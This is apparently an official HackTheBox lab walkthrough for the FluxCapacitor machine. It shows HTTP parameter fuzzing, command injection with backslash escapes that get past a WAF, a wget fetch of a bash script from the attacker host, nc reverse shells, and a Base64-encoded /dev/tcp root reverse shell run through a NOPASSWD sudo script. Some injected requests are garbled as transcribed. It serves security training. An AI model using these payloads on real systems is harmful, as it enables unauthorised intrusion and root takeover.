



HACKTHEBOX



FluxCapacitor

11th May 2018 / Document No
D18.100.04

Prepared By: Alexander Reid (Arrexel)

Machine Author: del_EzjAx34h

Difficulty: **Medium**

Classification: Official

Synopsis

FluxCapacitor focuses on intermediate/advanced enumeration of web applications as well as bypassing web application firewall rules. Overall, FluxCapacitor is not overly challenging and provides a good learning experience for fuzzing HTTP parameters.

Skills Required


- Intermediate knowledge of Linux
- Knowledge of basic web fuzzing techniques

Skills Learned

- Enumerating HTTP parameters
- Bypassing basic WAF rules
- Exploiting NOPASSWD


Enumeration

Nmap



Nmap reveals only a single open port, which appears to be some type of web application firewall according to the version details.

Dirbuster



The `Dirbuster` reveals several results, all starting with `/sync`. Some manual testing shows that `/sync` followed by any other text will always yield the same result. Attempting to view the site in Firefox presents a 403 forbidden error, which reveals that the server is running `OpenResty` 1.13.6.1.


Exploitation

Attempting to curl the `/sync` endpoint will result in a timestamp being returned. A bit of testing reveals that any user-agent containing "Mozilla" will return a 403 error.

Wordlist: <https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/burp-parameter-names.txt>

Using the above wordlist, it is possible to fuzz and find a parameter name for the `/sync` endpoint. With wfuzz, the syntax is

```
wfuzz -c -z file,burp-parameter-names.txt --hh=19 http://10.10.10.69/sync?FUZZ=writeup
```



```
root@kali: ~/Desktop/wordlists
File Edit View Search Terminal Help

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.2.3 - The Web Fuzzer
*****

Target: HTTP://10.10.10.69/sync?FUZZ=writeup
Total requests: 2588

=====
ID      Response  Lines  Word    Chars    Payload
=====
00753:  C=403      7 L    10 W    175 Ch    "opt"
02087:  C=200      2 L     1 W     19 Ch    "visualizationSettings"
02226:  C=200      2 L     1 W     19 Ch    "ShowFieldTypesInDat"
Total time: 15.64130
Processed Requests: 2588
Filtered Requests: 2587
Requests/sec.: 165.4593

root@kali:~/Desktop/wordlists#
```

The parameter `opt` is the only result with a 403 error. We can add a `Burpsuite` proxy to our curl command to examine the request more clearly.

```
Request
Pretty Raw Hex
1 GET /sync?opt=hello HTTP/1.1
2 Host: fluxcapacitor.htb
3 User-Agent: curl/8.11.1
4 Accept: */*
5 Connection: keep-alive
6
7
8
9
10
11

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 29 Jan 2025 12:51:42 GMT
3 Content-Type: text/plain
4 Connection: keep-alive
5 Server: SuperWAF
6 Content-Length: 19
7
8 20250129T13:51:42
9
10
11
```

Very basic tests quickly reveal that the `opt` parameter is vulnerable to command injection.

```
Request
Pretty Raw Hex
1 GET /sync?opt=' id' HTTP/1.1
2 Host: fluxcapacitor.htb
3 User-Agent: curl/8.11.1
4 Accept: */*
5 Connection: keep-alive
6
7
8
9
10
11

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 29 Jan 2025 12:54:48 GMT
3 Content-Type: text/plain
4 Connection: keep-alive
5 Server: SuperWAF
6 Content-Length: 98
7
8 uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
9 bash: -c: option requires an argument
10
11
```

There is a fairly simple filter which seems to return a 403 for strings longer than 2 characters. To bypass this, the escape character `\` can be used to break up strings. For example, `w\h\o\o\m\i` will bypass the filter and execute successfully.

```
Request
Pretty Raw Hex
1 GET /sync?opt=' w\h\o\o\m\i' HTTP/1.1
2 Host: fluxcapacitor.htb
3 User-Agent: curl/8.11.1
4 Accept: */*
5 Connection: keep-alive
6
7
8
9
10
11

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 29 Jan 2025 12:55:16 GMT
3 Content-Type: text/plain
4 Connection: keep-alive
5 Server: SuperWAF
6 Content-Length: 46
7
8 nobody
9 bash: -c: option requires an argument
10
11
```

The pattern `/-/` (with anything in between) also appears to be caught by the filter. By serving a bash script as `index.html`, the use of a slash in `wget / curl` can be avoided and the command execution can be leveraged to obtain a reverse shell.

```
Request
Pretty Raw Hex
1 GET /sync?opt= %g\vt 10.10.14.3 -0 /t\m\p\w\l\i\t\l\p' HTTP/1.1
2 Host: fluxcapacitor.htb
3 User-Agent: curl/8.11.1
4 Accept: */*
5 Connection: keep-alive
6
7

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 29 Jan 2025 12:59:49 GMT
3 Content-Type: text/plain
4 Connection: keep-alive
5 Server: SuperWAF
6 Content-Length: 39
7
8 bash: -c: option requires an argument
9
10
```

The bash script can be easily executed through this `GET` request.

```
Request
Pretty Raw Hex
1 GET /sync?opt= %g\vt 10.10.14.3 -0 /t\m\p\w\l\i\t\l\p' HTTP/1.1
2 Host: fluxcapacitor.htb
3 User-Agent: curl/8.11.1
4 Accept: */*
5 Connection: keep-alive
6
7

Response
```

Checking our listener we get a shell on the system as `nobody`.

```
root FluxCapacitor # nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.69] 47314
bash: cannot set terminal process group (604): Inappropriate ioctl for device
bash: no job control in this shell
nobody@fluxcapacitor:/$ id
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
nobody@fluxcapacitor:/$ hostname
hostname
fluxcapacitor
nobody@fluxcapacitor:/$ |
```

Privilege Escalation

Escalating privileges is fairly straightforward. Simply running `sudo -l` exposes a `NOPASSWD` script at `/home/themiddle/.monit`.

```
nobody@fluxcapacitor:/$ cat /home/themiddle/.monit
cat /home/themiddle/.monit
#!/bin/bash

if [ "$1" == "cmd" ]; then
    echo "Trying to execute ${2}"
    CMD=$(echo -n ${2} | base64 -d)
    bash -c "$CMD"
fi
nobody@fluxcapacitor:/$
```

Reviewing the script, it appears that the first argument must be cmd, followed by a second argument which is a Base64-encoded command that will be executed. For example, running the command `sudo /home/themiddle/.monit cmd d2hvYW1p` will execute `whoami` and output `root`.

```
nobody@fluxcapacitor:/$ sudo /home/themiddle/.monit cmd d2hvYW1p
sudo /home/themiddle/.monit cmd d2hvYW1p
Trying to execute d2hvYW1p
root
nobody@fluxcapacitor:/$ sudo /home/themiddle/.monit cmd YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
cC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
<CAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
Trying to execute YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
File Edit View Search Terminal Help
root@kali:~# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.69] 44390
bash: cannot set terminal process group (512): Inappropriate ioctl for device
bash: no job control in this shell
root@fluxcapacitor:/#
```